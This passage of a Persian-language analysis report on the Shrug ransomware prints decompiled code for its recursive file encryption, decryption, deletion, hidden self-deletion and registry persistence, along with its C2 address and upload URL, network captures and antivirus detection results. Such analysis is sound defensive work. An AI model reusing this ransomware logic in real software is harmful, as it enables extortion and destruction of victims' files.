75 }
```

تصویر ۱

```

Crytor X
76
77 // Token: 0x06000008 RID: 8 RVA: 0x000021C4 File Offset: 0x000003C4
78 public void GenerateIV()
79 {
80     Random random = new Random();
81     List<int> list = new List<int>();
82     for (int i = 90; i >= 65; i--)
83     {
84         list.Add(i);
85     }
86     for (int j = 122; j >= 97; j--)
87     {
88         list.Add(j);
89     }
90     for (int k = 57; k >= 48; k--)
91     {
92         list.Add(k);
93     }
94     string text = "";
95     for (int l = 0; l < 16; l++)
96     {
97         int index = random.Next(list.Count);
98         text += ((char)list[index]).ToString();
99     }
100    this.IV = text;
101 }
    
```

تصویر ۲

قطعه کدهای زیر مربوط به رمزگذاری فایل‌ها با پسوندهای مشخص و اضافه نمودن پسوند SHRUG. به انتهای فایل‌ها می‌باشد:

```

ShrugForm X
277
278 Private Sub EncryptFiles(dir As String)
279     Dim list As List(Of String) = New List(Of String)() From { "txt", "docx", "xls", "doc", "xlsx", "ppt", "pptx", "odt", "jpg", "png", "jpeg", "csv", "psd",
280         "sql", "mdb", "db", "sln", "html", "php", "asp", "aspx", "html", "xml", "json", "dat", "cpp", "cs", "py", "pyw", "c", "js", "java", "mp4", "ogg", "mp3",
281         "wmv", "avi", "gif", "mpeg", ".msi" }
282     Dim files As String() = Directory.GetFiles(dir)
283     Dim directories As String() = Directory.GetDirectories(dir)
284     For Each text As String In files
285         Try
286             Dim extension As String = Path.GetExtension(text)
287             Dim flag As Boolean = list.Contains(extension.Replace(".", ""))
288             If flag Then
289                 Me.EncryptFile(text)
290             End If
291         Catch ex As Exception
292         End Try
293     Next
294     For Each dir2 As String In directories
295         Try
296             Me.EncryptFiles(dir2)
297         Catch ex2 As Exception
298         End Try
299     Next
300 End Sub
    
```

تصویر ۱

```

ShrugForm X
377
378 // Token: 0x06000022 RID: 34 RVA: 0x00002E14 File Offset: 0x00001014
379 private void EncryptFile(string file)
380 {
381     try
382     {
383         byte[] bytesToEncode = File.ReadAllBytes(file);
384         byte[] bytes = this.cryptor.EncodeBytes(bytesToEncode);
385         File.WriteAllBytes(file, bytes);
386         File.Move(file, file + ".SHRUG");
387     }
388     catch (Exception)
389     {
390     }
391 }
    
```

تصویر ۲

```

ShrugForm X
529 // Token: 0x06000027 RID: 39 RVA: 0x0000325C File Offset: 0x0000145C
530 private void DeleteFiles(string dir)
531 {
532     string[] files = Directory.GetFiles(dir);
533     string[] directories = Directory.GetDirectories(dir);
534     foreach (string path in files)
535     {
536         string extension = Path.GetExtension(path);
537         bool flag = extension == ".SHRUG";
538         if (flag)
539         {
540             try
541             {
542                 this.DeleteFile(path);
543             }
544             catch (Exception)
545             {
546             }
547         }
548     }
549     foreach (string dir2 in directories)
550     {
551         try
552         {
553             this.DeleteFiles(dir2);
554         }
555         catch (Exception)
556         {
557         }
558     }
559 }

```

تصویر ۳

قطعه کدهای زیر مربوط به رمزگشایی فایل‌ها پس از پرداخت مبلغ باج‌خواهی و از بین رفتن باج‌افزار می‌باشد:

```

ShrugForm X
561 // Token: 0x06000028 RID: 40 RVA: 0x0000330C File Offset: 0x0000150C
562 private void SelfDestruction()
563 {
564     Process.Start(new ProcessStartInfo
565     {
566         Arguments = "/C choice /C Y /N /D Y /T 1 & Del " + Application.ExecutablePath,
567         WindowStyle = ProcessWindowStyle.Hidden,
568         CreateNoWindow = true,
569         FileName = "cmd.exe"
570     });
571     base.FormClosing -= this.EventFormClosing;
572     base.Close();
573 }

```

تصویر ۱: از بین رفتن باج افزار

```
ShrugForm X
468 // Token: 0x06000024 RID: 36 RVA: 0x00003114 File Offset: 0x00001314
469 private void DecryptFile(string path)
470 {
471     try
472     {
473         byte[] encryptedBytes = File.ReadAllBytes(path);
474         byte[] bytes = this.cryptor.DecodeBytes(encryptedBytes);
475         File.WriteAllBytes(path, bytes);
476         string extension = Path.GetExtension(path);
477         string destFileName = path.Substring(0, path.Length - extension.Length);
478         File.Move(path, destFileName);
479     }
480     catch (Exception)
481     {
482     }
483 }
484
485 // Token: 0x06000025 RID: 37 RVA: 0x0000317C File Offset: 0x0000137C
486 private void DecryptFiles(string dir)
487 {
488     string[] files = Directory.GetFiles(dir);
489     string[] directories = Directory.GetDirectories(dir);
490     foreach (string path in files)
491     {
492         string extension = Path.GetExtension(path);
493         bool flag = extension == ".SHRUG";
494         if (flag)
495         {
496             try
497             {
498                 this.DecryptFile(path);
499             }
500             catch (Exception)
501             {
502             }
503         }
504     }
505     foreach (string dir2 in directories)
506     {
507         try
508         {
509             this.DecryptFiles(dir2);
510         }
511         catch (Exception)
512         {
513         }
514     }
515 }
```

تصویر ۲: تابع مربوط به رمزگشایی فایل ها

قطعه کدهای زیر مربوط به پیاده سازی برخی از کلیدهای رجیستری توسط باج افزار و تنظیم تاریخ می باشد :

```
ShrugForm X
335
336 // Token: 0x0600001E RID: 30 RVA: 0x00002D24 File Offset: 0x00000F24
337 private void RegistryUninstall()
338 {
339     try
340     {
341         Registry.CurrentUser.DeleteSubKey("Shrug");
342     }
343     catch (Exception ex)
344     {
345     }
346 }
347
348 // Token: 0x0600001F RID: 31 RVA: 0x00002D60 File Offset: 0x00000F60
349 private string DatetimeToString(DateTime dt)
350 {
351     CultureInfo provider = new CultureInfo("en-US");
352     return dt.ToString("dd/MM/yyyy HH:mm:ss", provider);
353 }
354
355 // Token: 0x06000020 RID: 32 RVA: 0x00002D94 File Offset: 0x00000F94
356 private DateTime DatetimeFromString(string dt)
357 {
358     DateTime now = DateTime.Now;
359     CultureInfo provider = new CultureInfo("en-US");
360     return DateTime.ParseExact(dt, "dd/MM/yyyy HH:mm:ss", provider);
361 }
362
363 // Token: 0x06000021 RID: 33 RVA: 0x00002DC8 File Offset: 0x00000FC8
364 private object GetRegInfo(string key)
365 {
366     object result = null;
367     try
368     {
369         RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Shrug");
370         result = registryKey.GetValue(key);
371     }
372     catch (Exception ex)
373     {
374     }
375     return result;
376 }
```

تصویر ۱

```

ShrugForm X
317
318 // Token: 0x0600001D RID: 29 RVA: 0x00002C70 File Offset: 0x00000E70
319 private void RegistryInstall()
320 {
321     try
322     {
323         Registry.CurrentUser.CreateSubKey("Shrug");
324         RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Shrug", true);
325         registryKey.SetValue("installdate", this.DatetimeToString(DateTime.Now));
326         registryKey.SetValue("identifier", this.UNIQUE_IDENTIFIER);
327         registryKey.SetValue("installed", "true");
328         registryKey.SetValue("key", this.cryptor.Key);
329         registryKey.SetValue("iv", this.cryptor.IV);
330     }
331     catch (Exception ex)
332     {
333     }
334 }

```

تصویر ۲

```

ShrugForm X
272
273 // Token: 0x0600001B RID: 27 RVA: 0x00002BA8 File Offset: 0x00000DA8
274 private bool RegistryInstalled()
275 {
276     bool result = false;
277     try
278     {
279         RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Shrug");
280         bool flag = registryKey.GetValue("installed") != null;
281         if (flag)
282         {
283             result = true;
284         }
285     }
286     catch (Exception ex)
287     {
288         result = false;
289     }
290     return result;
291 }

```

تصویر ۳

باج افزار Shrug فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می کند.

mscoree.dll
_CorExeMain

بر اساس بررسی های صورت گرفته، این باج افزار پس از اجرا فقط یک فرایند ایجاد می کند :

- Shrug.exe

کلیدهای رجیستری زیر توسط باج افزار در سیستم نوشته می شوند :

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_0bε670εa790d290c1f8ε8ca_RASAPI
۳۲\ EnableFileTracing
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_0bε670εa790d290c1f8ε8ca_RASAPI
۳۲\ EnableConsoleTracing
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_0bε670εa790d290c1f8ε8ca_RASAPI
۳۲\ FileTracingMask
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_0bε670εa790d290c1f8ε8ca_RASAPI
۳۲\ ConsoleTracingMask
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_0bε670εa790d290c1f8ε8ca_RASAPI
۳۲\ MaxFileSize
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_0bε670εa790d290c1f8ε8ca_RASAPI
۳۲\ FileDirectory
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_0bε670εa790d290c1f8ε8ca_RASM
ANCS\ EnableFileTracing
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_0bε670εa790d290c1f8ε8ca_RASM
ANCS\ EnableConsoleTracing
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_0bε670εa790d290c1f8ε8ca_RASM
ANCS\ FileTracingMask
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_0bε670εa790d290c1f8ε8ca_RASM
ANCS\ ConsoleTracingMask
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_0bε670εa790d290c1f8ε8ca_RASM
ANCS\ MaxFileSize
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_0bε670εa790d290c1f8ε8ca_RASM
ANCS\ FileDirectory
HKEY_CURRENT_USER\Shrug\ installdate
HKEY_CURRENT_USER\Shrug\ identifier
HKEY_CURRENT_USER\Shrug\ installed
HKEY_CURRENT_USER\Shrug\ key
HKEY_CURRENT_USER\Shrug\ iv
```

تحلیل ترافیک شبکه :

طبق بررسی های صورت گرفته، این باج افزار در صورت عدم اتصال سیستم قربانی به اینترنت اجرا می شود ولی قادر به رمزگذاری فایل ها نمی باشد. آی پی ۱۰.۱۰.۳۴.۳۵ مربوط به سرور کنترل و فرمان این باج افزار می باشد.

تصاویر زیر بخشی از ارتباطات شبکه ای باج افزار Shrug را نشان می دهد.

Wireshark packet capture for tcp.stream eq 0. The packet list shows a GET request to generate_204 HTTP/1.1. The packet bytes pane shows the raw data of the request.

```

No.    Time           Source            Destination       Protocol  Length  Info
-----
3 0.258709      192.168.1.35     172.217.18.174   TCP       66      49170 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
4 0.460224      172.217.18.174   192.168.1.35     TCP       66      80 → 49170 [SYN, ACK] Seq=0 Ack=1 Win=60720 Len=0 MSS=1380 SACK_PERM=1 WS=256
5 0.460272      192.168.1.35     172.217.18.174   TCP       54      49170 → 80 [ACK] Seq=1 Ack=1 Win=66048 Len=0
6 0.460577      192.168.1.35     172.217.18.174   HTTP      135     GET /generate_204 HTTP/1.1
7 0.665934      172.217.18.174   192.168.1.35     TCP       60      80 → 49170 [ACK] Seq=1 Ack=82 Win=60928 Len=0
8 0.665936      172.217.18.174   192.168.1.35     HTTP      137     HTTP/1.1 204 No Content
11 0.864730      192.168.1.35     172.217.18.174   TCP       54      49170 → 80 [ACK] Seq=82 Ack=84 Win=66048 Len=0
34 100.691605    192.168.1.35     172.217.18.174   TCP       54      49170 → 80 [FIN, ACK] Seq=82 Ack=83 Win=66048 Len=0
35 100.859646    172.217.18.174   192.168.1.35     TCP       60      80 → 49170 [FIN, ACK] Seq=84 Ack=83 Win=60928 Len=0
36 100.859690    192.168.1.35     172.217.18.174   TCP       54      49170 → 80 [ACK] Seq=83 Ack=85 Win=66048 Len=0
  
```

Frame 6: 135 bytes on wire (1080 bits), 135 bytes captured (1080 bits) on interface 0
 Ethernet II, Src: Vmware_63:96:84 (00:0c:29:63:96:84), Dst: ZyxelCom_99:36:cc (58:8b:f3:99:36:cc)
 Internet Protocol Version 4, Src: 192.168.1.35, Dst: 172.217.18.174
 Transmission Control Protocol, Src Port: 49170, Dst Port: 80, Seq: 1, Ack: 1, Len: 81
 Hypertext Transfer Protocol

```

0000  58 8b f3 99 36 cc 00 0c 29 63 96 84 08 00 45 00  X...6...)c....E.
0010  00 79 01 91 40 00 80 06 00 00 c0 a8 01 23 ac d9  .y.@...#...#..
0020  12 ae c0 12 00 50 b4 43 38 6a 52 d8 34 02 50 18  ....P.C 8jR.A.P.
0030  01 02 81 be 00 00 47 45 54 20 2f 67 65 6e 65 72  .....GE T /gener
0040  61 74 65 5f 32 30 34 20 48 54 54 50 2f 31 2e 31  ate_204 HTTP/1.1
0050  0d 0a 48 6f 73 74 3a 20 63 6c 69 65 6e 74 73 33  ..Host: clients3
0060  2e 67 6f 6f 67 6c 05 2e 63 6f 6d 0d 0a 43 6f 6e  .google.com.Con
0070  6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c  nection: Keep-AL
0080  69 76 65 0d 0a 0d 0a  ive....
  
```

تصویر ۱: ترافیک مربوط به آی پی ۱۷۲.۲۱۷.۱۸.۱۷۴

Wireshark packet capture for tcp.stream eq 15. The packet list shows a GET request to marthas_stuff/freehashes.txt. The packet bytes pane shows the raw data of the request.

```

No.    Time           Source            Destination       Protocol  Length  Info
-----
382 -382.691346  192.168.1.35     10.10.34.35     TCP       66      49176 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM...
384 -382.545863  10.10.34.35     192.168.1.35     TCP       60      80 → 49176 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1404
385 -382.545825  192.168.1.35     10.10.34.35     TCP       54      49176 → 80 [ACK] Seq=1 Ack=1 Win=64584 Len=0
386 -382.545674  192.168.1.35     10.10.34.35     HTTP      137     GET /marthas_stuff/freehashes.txt HTTP/1.1
387 -382.443212  10.10.34.35     192.168.1.35     TCP       60      80 → 49176 [ACK] Seq=1 Ack=84 Win=4096 Len=0
388 -382.443211  10.10.34.35     192.168.1.35     HTTP/X... 605     HTTP/1.1 404 Not Found
389 -382.232031  192.168.1.35     10.10.34.35     TCP       54      49176 → 80 [ACK] Seq=84 Ack=552 Win=64033 Len=0
390 -380.712422  10.10.34.35     192.168.1.35     TCP       60      80 → 49176 [FIN, ACK] Seq=552 Ack=84 Win=4096 Len=0
391 -380.712389  192.168.1.35     10.10.34.35     TCP       54      49176 → 80 [ACK] Seq=84 Ack=553 Win=64033 Len=0
401 -322.682082  192.168.1.35     10.10.34.35     TCP       54      49176 → 80 [FIN, ACK] Seq=84 Ack=553 Win=64033 Len=0
403 -322.539947  10.10.34.35     192.168.1.35     TCP       60      80 → 49176 [ACK] Seq=553 Ack=85 Win=4096 Len=0
  
```

Frame 391: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
 Ethernet II, Src: Vmware_63:96:84 (00:0c:29:63:96:84), Dst: ZyxelCom_99:36:cc (58:8b:f3:99:36:cc)
 Internet Protocol Version 4, Src: 192.168.1.35, Dst: 10.10.34.35
 Transmission Control Protocol, Src Port: 49176, Dst Port: 80, Seq: 84, Ack: 553, Len: 0

```

0000  58 8b f3 99 36 cc 00 0c 29 63 96 84 08 00 45 00  X...6...)c....E.
0010  00 28 02 07 40 00 80 06 00 00 c0 a8 01 23 0a 0a  .(.@...#...#..
0020  22 23 c0 18 00 50 a6 da 9e 19 61 d6 20 db 50 10  "#...P...a.P.
0030  fa 21 ee 12 00 00  .!....
  
```

تصویر ۲: ترافیک مربوط به آی پی ۱۰.۱۰.۳۴.۳۵

درخواست های HTTP، پس از اجرای باج افزار به شرح زیر می باشد.

http://tempacc1.vl.000webhostapp.com/marthas_stuff/uploadhash.php

http://clients3.google.com/generate_204

میزبانی که باج افزار با آن ارتباط برقرار کرده است.

نام کشور	شماره پورت	آدرس آی پی
آمریکا	۸۰	۱۷۲.۲۱۷.۱۸.۱۷۴

۱۰.۱۰.۳۴.۳۵	۸۰ TCP	آمریکا
-------------	-----------	--------

درخواست های DNS مربوط به باج افزار :

نام کشور	آدرس دامنه	آدرس آی پی
آمریکا	clients۳.google.com	۱۷۲.۲۱۷.۱۸.۱۷۴
آمریکا	tempacc۱۱vl.۰۰۰webhostapp.com	۱۰.۱۰.۳۴.۳۵

جزئیات بیشتر مربوط به ترافیک شبکه در تصاویر زیر قابل مشاهده است :

```

Wireshark · Follow TCP Stream (tcp.stream eq 16) · wireshark_93DF4962-A00B-49BE-AEC7-7C8E38E582B1_2...
GET /marthas_stuff/freehashes.txt HTTP/1.1
Host: tempacc11vl.000webhostapp.com
Connection: Keep-Alive

HTTP/1.1 404 Not Found
Content-Type: text/html
Content-Length: 345
Date: Fri, 13 Oct 2017 01:33:48 GMT
Server: Apache/2.2.12 (Unix) mod_ssl/2.2.12 OpenSSL/0.9.7d mod_wsgi/3.2 mod_perl/1.29 PHP/4.4.1

<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<title>404 - Not Found</title>
</head>
<body>
<h1>404 - Not Found</h1>
</body>
</html>
    
```

تصویر ۱: اطلاعات مربوط به آی پی ۱۰.۱۰.۳۴.۳۵

```

Wireshark · Follow TCP Stream (tcp.stream eq 0) · wireshark_93DF4962-A00B-49BE-AEC7-7C8E38E582B1_20180723165937_a01536
GET /generate_204 HTTP/1.1
Host: clients3.google.com
Connection: Keep-Alive

HTTP/1.1 204 No Content
Content-Length: 0
Date: Mon, 23 Jul 2018 12:29:49 GMT
    
```

تصویر ۲: اطلاعات مربوط به آی پی ۱۷۲.۲۱۷.۱۸.۱۷۴

خروجی سامانه VirusTotal :

در حال حاضر تعداد ۴۳ مورد از ۶۷ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده و آن را حذف یا غیرفعال می کنند.

Ad-Aware	Gen:Heur.Ransom.Imps.3	AegisLab	Uds.Dangerousobject.Multi!c
ALYac	Trojan.Ransom.Shrug	Antiy-AVL	Trojan[Ransom]/Win32.Agent
Arcabit	Trojan.Ransom.Imps.3	Avast	Win32:Malware-gen
AVG	Win32:Malware-gen	Avira	TR/Ransom.tqqai
Baidu	Win32.Trojan.WisdomEyes.16070401...	BitDefender	Gen:Heur.Ransom.Imps.3
CAT-QuickHeal	Trojan.Genasom	Comodo	UnclassifiedMalware
CrowdStrike Falcon	malicious_confidence_90% (D)	Cybereason	malicious.021be7
Cyren	W32/Trojan.JEAH-4330	Emsisoft	Gen:Heur.Ransom.Imps.3 (B)
eScan	Gen:Heur.Ransom.Imps.3	ESET-NOD32	a variant of MSIL/Filecoder.NY
Fortinet	W32/Agent!tr	GData	Gen:Heur.Ransom.Imps.3
Ikarus	Trojan.MSIL.Filecoder	Jiangmin	Trojan.Agent.bkja
K7AntiVirus	Trojan (005366ea1)	K7GW	Trojan (005366ea1)
Kaspersky	HEUR:Trojan-Ransom.Win32.Agent.gen	Malwarebytes	Ransom.Shrug
MAX	malware (ai score=96)	McAfee	Ransomware-GLP!56EA79C021BE
McAfee-GW-Edition	Ransomware-GLP!56EA79C021BE	NANO-Antivirus	Trojan.Win32.Ransom.feycka
Palo Alto Networks	generic.ml	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.IM.57e	Rising	Ransom.Agent!8.6B7 (CLOUD)
Sophos AV	Troj/Ransom-EYX	Symantec	Trojan Horse
TrendMicro	Ransom_SHRUG.THGACAH	TrendMicro-HouseCall	Ransom_SHRUG.THGACAH
VBA32	TScope.Trojan.MSIL	Webroot	W32.Ransom.Gen
Yandex	Trojan.Filecoder!OVLC+/SUXRo	Zillya	Trojan.Agent.Win32.906546
ZoneAlarm	HEUR:Trojan-Ransom.Win32.Agent.gen	AhnLab-V3	Clean

خروجی سامانه ویروس کاو مرکز ماهر :

در حال حاضر تعداد ۶ مورد از ۱۱ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده و آن را حذف یا غیرفعال می کنند.

نتیجه اسکن Honest_Sample_5b46754a795d2905c7f848ca.bin

نتیجه اسکن	نسخه آنتی ویروس	آنتی ویروس
Clean	2.3.190.2675	پادپیش
Clean	9.14.2	sophos
Dangerous: Gen:Heur.Ransom.Imps.3	11.00	f_secure
Suspicious: HEUR:Trojan-Ransom.Win32.Agent.Gen	5.5	kaspersky
Dangerous: MSIL/Filecoder.NY	4.5.3.38079	eset
Clean	11.0.1.1607061217	drweb
Clean	0.99.2	clam_av
Dangerous: Malware	1.1.268025.1	comodo
Dangerous: Gen:Heur.Ransom.Imps.3	11.0.1.18	bitdefender
Clean	2.1.2	avast
Dangerous: Trojan Horse	7.9.0.30	symantec

